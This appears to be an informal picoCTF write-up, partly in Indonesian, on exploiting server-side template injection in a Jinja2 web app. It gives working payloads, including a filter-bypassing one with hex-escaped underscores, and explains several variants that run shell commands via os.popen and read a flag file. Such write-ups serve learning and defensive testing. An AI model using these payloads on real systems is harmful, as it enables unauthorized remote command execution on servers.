how to solve

input {{7*7}}

if the result is 49 then the input was successful

this is an example of the template

{{request|attr('application')|attr('\x5f\x5fglobals\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fb
uiltins\x5f\x5f')|attr('\x5f\x5fgetitem\x5f\x5f')('\x5f\x5fimport\x5f\x5f')('os')|attr('popen')('ls')|attr('r
ead')()}}

modification with the ls command; cat flag

Home

I built a cool website that lets you announce whatever you want!*

What do you want to announce: ttr('popen')('ls; cat flag' |attr(' [Ok]

__pycache__ app.py flag
requirements.txt
picoCTF{sst1_f1lt3r_byp4ss_5b0b2

Explanation:

Fungsi payload baca flag

{{config.__class__.__init__.__globals__['os'].popen('cat flag.txt').read()}}

Fungsinya:

Menjalankan perintah shell `cat flag.txt` di server (RCE).

Output perintah ditampilkan ke response web (jadi kita bisa lihat flag).

Kenapa bisa?

`config.__class__.__init__.__globals__` → akses global namespace Python.

`os.popen()` → jalankan perintah shell.

`.read()` → baca hasil perintah.

Apakah ada prompt lain?

Kalau yang kamu maksud **prompt alternatif** (payload lain), **banyak**. Contoh:

Payload lain untuk test

```
{{7*'a'}}
```
→ output: aaaaaaa.

```
{{[].__class__.__base__.__subclasses__()}}
```
→ list semua subclass.

Payload lain untuk RCE

```
{{''.__class__.__mro__[1].__subclasses__()}}
```
→ dapat semua subclass, lalu cari Popen.

```
{{''.__class__.__mro__[1].__subclasses__()[<index>].__init__.__globals__['os'].popen('id').read()}}
```
→ alternatif payload.

Singkatnya

Payload baca flag = jalankan `cat flag.txt`.

Ada banyak variasi payload (tergantung filtering & template engine).

Prinsip sama: **tujuannya mengeksekusi perintah server & tampilkan hasil.**